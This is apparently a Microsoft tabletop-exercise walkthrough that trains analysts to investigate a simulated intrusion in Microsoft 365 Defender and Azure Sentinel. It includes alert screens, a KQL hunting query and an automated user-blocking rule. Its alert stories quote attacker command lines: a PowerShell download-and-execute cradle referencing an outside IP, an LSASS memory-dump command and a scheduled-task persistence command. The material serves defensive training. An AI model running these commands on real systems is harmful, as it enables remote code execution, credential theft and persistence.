

IS Irvin Sayers

LG Lee Gu

Apply

Cancel

Click or tap Assign to me.



While Azure Sentinel provides a great breadth of information about attacks on the environment, Microsoft 365 Defender enables deep analysis of endpoint exploitation.

Incidents > Multi-stage incident involving Initial access & Credential access on one endpoint

Click or tap
Manage incident.

Manage incident ? Consult a threat expert Comments and history

Summary Alerts (25) Devices (1) Users (1) Mailboxes (0) Investigations (3) Evidence (62)

Alerts and categories

16/25 active alerts
4 MITRE ATT&CK tactics
2 other alert categories



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

Scope


1 impacted device
1 impacted user

Top impacted entities

Entity type	Risk level/investigation priority	Tags
1af3d6-desktop	High	
DeliaDennis	No data available	

View entities

The Microsoft 365 Defender page provides a summary of the incident, including associated alerts and categories, the scope, evidence, and other important information about the incident. Before continuing the investigation, let's confirm that the change to the incident has been synchronized.



The screenshot shows a 'Manage incident' dialog box with a close button (X) in the top right corner. The dialog contains the following fields and controls:

- Incident name:** A text box containing 'Multi-stage incident involving Initial access & Credential access on one endpoint'.
- Incident tags:** An empty text box.
- Assign to me:** A toggle switch that is currently turned on.
- Assigned To:** The text 'Allan Deyoung'.
- Resolve incident:** A toggle switch that is currently turned off.
- Resolution note:** The text 'Resolving an incident also resolves all the linked active alerts.'
- Classification:** A dropdown menu showing 'Not set' with a downward arrow.
- Comment:** A text box with the placeholder text 'Add comment'.
- Buttons:** At the bottom, there are 'Save' and 'Cancel' buttons, and a small upward arrow button on the right.

The incident has been changed to our assigned account!

Summary

Alerts (25)

Devices (1)

Users (1)

Alerts and categories

Click or tap
Alerts.

16/25 active alerts

4 MITRE ATT&CK tactics

2 other alert categories



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

To establish how the attacker gained access to a machine on our network, let's investigate the alerts related to this incident.

Manage incident ? Consult a threat expert Comments and history

Summary Alerts (25) Devices (1) Users (1) Mailboxes (0) Investigations (3) Evidence (62)

Grouped view Choose columns 30 items per page

Title	Severity	Stat...	Linked by	Category	Impacted Entities
Malicious file shared from Azure Sentinel investigation	High	Resolved	Manual association	Suspicious activity	1af3d6-desktop Delia
Malicious file from a suspicious URL	Medium	New	Same file	Execution	1af3d6-desktop Delia
> 3 alerts: Suspicious behavior by cmd.exe was observed	Medium	New	Same device	Grouped by: File	1AF3D6-Desktop Delia
Suspicious behavior by Microsoft Word was observed	Medium	New	2 reasons	Initial access	1AF3D6-Desktop Delia
> 3 alerts: An Office application ran suspicious commands	Medium	New	Same device	Grouped by: File	1AF3D6-Desktop Delia
> 5 alerts: Suspicious PowerShell command line	Medium	Multiple	Same device	Grouped by: File	1af3d6-desktop Delia
> 2 alerts: An active 'Mountsi' malware was blocked	Low	Resolved	2 reasons	Grouped by: Threat family	1AF3D6-Desktop Delia
> 2 alerts: Attempt to hide use of dual-purpose tool	Medium	Resolved	Same device	Grouped by: File	1af3d6-desktop Delia
> 2 alerts: Suspicious access to LSASS service	Medium	New	2 reasons	Grouped by: File	1af3d6-desktop Delia
> 2 alerts: Process memory dump	High	New	2 reasons	Grouped by: File	1af3d6-desktop Delia

Click or tap to expand the alert.

Title	Severity	Stat...
Malicious file shared from Azure Sentinel investigation	High	Resolved
Malicious file from a suspicious URL	Medium	New
> 3 alerts: Suspicious behavior by cmd.exe was observed	Medium	New
Suspicious behavior by Microsoft Word was observed	Medium	New
> 3 alerts: An Office application ran suspicious commands	Medium	New
An Office application ran suspicious commands	Medium	New
An Office application ran suspicious commands	Medium	New
An Office application ran suspicious commands	Medium	New
> 5 alerts: Suspicious PowerShell command line	Medium	Multiple
> 2 alerts: An active 'Mountsi' malware was blocked	Low	Resolved

Click or tap An Office application ran suspicious commands.

Click or tap to collapse the navigation pane.

- Hunting
- Action center
- Threat analytics
- Secure score
- Learning hub

Endpoints

- Search
- Device inventory
- Vulnerability management
- Partners and APIs
- Evaluation & tutorials
- Configuration management

Email & collaboration

- Review

Incidents > Multi-stage incident involving Initial access & Credential access on one endpoint > An Office application ran suspicious commands

Part of incident: Multi-stage incident involving Initial access & Credential access on one endpoint [View incident page](#)

1AF3D6-Desktop Risk level ■ ■ ■ High AzureAD\GemmaGreen

Windows10

ALERT STORY Expand all

2/3/2021 6:48:46 AM [6352] explorer.exe

2/5/2021 3:18:48 AM [9168] WINWORD.EXE /n "C:\Users\GemmaGreen\AppData\Local\Packag...

⚡ An Office application ran suspicio... ■ ■ ■ Medium ● Detect... ● N...

⚡ Suspicious PowerShell command l... ■ ■ ■ Medium ● Detec... ● Resol...

⚡ Suspicious behavior by Microsoft ... ■ ■ ■ Medium ● Detect... ● N...

3:19:10 AM [11540] cmd.exe

3:19:32 AM [5732] x.exe /c whoami

3:19:32 AM [7648] whoami.exe whoami

An Office application ran suspicious commands

■ ■ ■ Medium ● Detected ● New

① Clas... True alert False alert

Alert state

Classification	Assigned to
Not Set	Lee Gu Admin
Set Classification	

Alert details

Category	MITRE ATT&CK Techniques
Initial access	T1203: ... +1 More
	View all

[Manage alert](#) ...

Three alerts were triggered when an application ran suspicious PowerShell commands, which might be when the initial access into our network occurred.

ALERT STORY

- 3:20:34 AM
- 3:20:34 AM
- 3:20:41 AM
- 3:20:48 AM

Expand all

3:20:34 AM [8764] x.exe /c powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).Downlo...

3:20:34 AM [12216] powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).Downloa...

⚡ Suspicious PowerShell command line ■ ■ ■ Medium ● Detected ● Resolved

⚡ Suspicious behavior by Microsoft Wor... ■ ■ ■ Medium ● Detected ● New

⚡ An Office application ran suspicious co... ■ ■ ■ Medium ● Detected ● New

⚡ Suspicious behavior by cmd.exe was o... ■ ■ ■ Medium ● Detected ● New

3:20:41 AM Defender detected 'Trojan:PowerShell/Mountsi.A!ml'

⚡ An active 'Mountsi' malware was blo... ■ ■ ■ Low ○ Blocked ● Resolved

⚡ Suspicious PowerShell command line ■ ■ ■ Medium ● Detect... ● Resolv...

3:20:48 AM [7600] x.exe /c powershell -nop -c "(new-object System.Net.WebClient).DownloadFile('htt...

Click or tap to expand.

Several reconnaissance commands were executed!

ALERT STORY

Expand all

3:20:34 AM

[8764] **x.exe** /c powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).Downlo...

Process id 8764

Creation time Feb 5, 2021 3:20:34 AM

Image file path C:\ProgramData\x.exe

Image file SHA1 8dca9749cd48d286950e7a9fa1088c937cbccad4

Image file creation time Feb 1, 2021 9:26:51 AM

Execution details Elevated, Integrity level: High

User AzureAD\GemmaGreen

PE metadata x.exe

Referenced in commandline http://77.99.178.58/serve/perf.txt

3:20:34 AM

[12216] **powershell.exe** -exec bypass -C "IEX (New-Object Net.WebClient).Downloa...

Click or tap to scroll.

Also, a PowerShell execution occurred that called out to the same IP address we saw implicated in our Azure blob storage attack.

1AF3D6-Desktop Risk level High

Windows 10

AzureAD\GemmaGreen

ALERT STORY

Expand all

4:35:42 AM

Suspicious access to LSASS service

msiexec64.exe read lsass.exe process memory

Sensitive credential memory read

Defender detected 'Behavior:Win32/DumpLsass.Alattk'

Suspicious 'DumpLsass' behavior wa...

4:33:50 AM

[6624] **msiexec.exe** -accepteula -ma lsass.exe c:\programdata\d.dmp

Process memory dump

3:21:16 AM

5:28:50 AM

[12292] **x.exe** /c schtasks /create /tn Service /tr c:\ProgramData\servicehost.exe /sc hourly

Tasks were then scheduled to run hourly using the binary servicehost.exe

Azure Sentinel Incidents
Selected workspace: 'conso-sec-analytics-1'

Search (Ctrl+J) « Refresh Last 14 days Actions Security efficiency workbook (Preview)

General
Overview
Logs
News & guides

Threat management
Incidents
Workbooks
Hunting
Notebooks (Preview)
Entity behavior
Threat intelligence (Preview)

Configuration
Data connectors
Analytics
Watchlist (Preview)
Playbooks
Community
Settings

3 Open incidents 3 New incidents 0 Active incidents

Open incidents by severity: High (1) Medium (2) Low (0) Informational (0)

Search by id or title Severity: All Status: New, Active Product name: All More (1)

Auto-refresh incidents

Incident ID	Title	Alerts	Product names	Created time
9	Multi-stage incident involving Initial access & ...	25	Microsoft 365 Defender	02/05/21, 02:21 AM
9	Linked malicious storage artifacts	1	Azure Sentinel	02/05/21, 07:04 AM
8	Potential malware uploaded to a storage blob...	1	Azure Defender	02/05/21, 06:44 AM

Multi-stage incident involving Initial access & Cred. Incident ID: 2
Investigate in Microsoft 365 Defender

Allan Deyo... New Status Medium Severity

Alert product names: Microsoft Defender for Endpoint

Evidence: N/A 25 Alerts 0 Bookmarks

Last update time: 02/17/21, 02:47 PM Creation time: 02/05/21, 02:21 AM

Entities (60) (Preview): DellaDennis..., 1af3d6-desktop, servicehost.exe, x.exe

Tactics (4): Initial Access, Defense Evasion, Credential Access, Execution

Click or tap Investigate.

Investigate View full details

Now I'll return to Azure Sentinel to investigate whether servicehost.exe is associated with any other incidents in our network.


Investigation

Undo Redo


Multi-stage incident involving Initial... Medium Severity New Status Allan D... Owner 2/17/2021, 2:47:37 PM Last incident update time

Click or tap the zoom in button.

Back to the investigation graph that shows the full scope of the intrusion using first-party and third-party alerts and log sources.




We can see the impacted machine and the user account in the center, as well as the Microsoft 365 Defender alert to the right.



One of the file hashes I saw for the Azure Blob storage alert earlier has been associated with the Microsoft 365 Defender incident. This links the on-premises Microsoft 365 Defender alerts to the Azure Defender Blob storage alert.

The service host file used for persistence on-prem was uploaded to Blob storage by the attacker. The custom detection rule we saw earlier allowed indicator sharing with Microsoft 365 Defender, making this connection possible.

Furthermore, another analyst investigated Azure Activity logs for additional malicious IP activity and bookmarked the hunting query, which is linked to the malicious IP address.



The screenshot shows the 'Subscription Activity' interface in Azure. At the top, there is a star icon and the title 'Subscription Activity'. Below this, a Kusto query is displayed in a text box:


```
AzureActivity
| where CallerIpAddress == "77.99.178.58"
| project TimeGenerated, Caller,
CallerIpAddress, OperationName, ActivityStatus
```

Below the query, there is a link 'View query results >'. Underneath, the 'Query result row' section shows a table with the following data:

Column	Value
TimeGenerated	2021-02-05T12:33:00.547Z
Caller	DeliaD@contoso.com
CallerIpAddress	77.99.178.58
OperationName	List Storage Account Keys

At the bottom, there is a 'Notes' section with the text: 'Subscription activity conducted by suspicious IP address - listing blob storage keys - conducted using account DeliaD'. A blue callout bubble with the text 'Click or tap to scroll.' points to the right side of the interface.

The query results show that the attacker used the user account to view Blob storage keys. The attacker then used the keys to upload files to our Blob storage, likely for use in future campaigns.

 **Subscription Activity** »

[View query results >](#)


Query result row

Column	Value
TimeGenerated	2021-02-05T12:33:00.547Z
Caller	DeliaD@contoso.com
CallerIpAddress	77.99.178.58
OperationName	List Storage Account Keys

Notes

Subscription activity conducted by suspicious IP address - listing blob storage keys - conducted using account DeliaD

Bookmark id

86eeacf7-f00a-4e77-86f7-9d7367f3faf9 

[View bookmark logs >](#)

Azure Sentinel custom detection rules and custom indicator sharing made it possible to link the on-premises incident with the cloud incident.

If we wanted to, we could further enrich the attacker IP address details by bringing third-party logs and alerts into Azure Sentinel. For example, we could bring in Cisco ASA logs using the Cisco ASA connector, which would also allow us to determine if the attacker IP has been accessing our on-prem network.

Now that the incident was investigated, let's see what actions were taken in response to the attack.

The screenshot displays the Azure Sentinel Automation interface. On the left, a navigation pane lists various sections: General (Overview, Logs, News & guides), Threat management (Incidents, Workbooks, Hunting, Notebooks (Preview), Entity behavior, Threat intelligence (Preview)), and Configuration (Data connectors, Analytics, Watchlist (Preview), Automation, Community, Settings). The 'Automation' section is selected. The main area shows 'Automation rules (Preview)' with a table listing rules. The first rule, 'Block AAD User implicated in on-premise credential theft', is highlighted. To the right, the 'Edit automation rule' pane is open, showing the rule's configuration. The rule name is 'Block AAD User implicated in on-premise credential theft'. The trigger is 'When incident is created'. The conditions are: 'If Analytic rule name Contains All', 'And Tactics Contains Credential Access', and 'And Incident provider Equals Microsoft 365 Defender'. The action is 'Run playbook' with the selected playbook being 'Block-AADUser' from the 'Visual Studio Enterprise Subscription / sec-analytics-sentinel' workspace. A tooltip indicates 'Click or tap to scroll.' at the bottom right of the rule list.

Order	Display name	Anal...	Actions	Expiration date	Created
1	Block AAD User implicated ...	All	Run playbook '...	Indefinite	Nestor V

When an incident is created, the rule checks if any analytic files have tactics containing credential access and if the incident provider was Microsoft 365 Defender. If so, the playbook will execute to block the Azure Active Directory user.

Summary:

This playbook automation blocked the compromised account in Azure Active Directory before our investigation even started, removing the attackers access, and allowing us time to investigate the scope of the attack.

This is a table-top exercise learning how to detect and respond to modern attacks with unified Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) capabilities.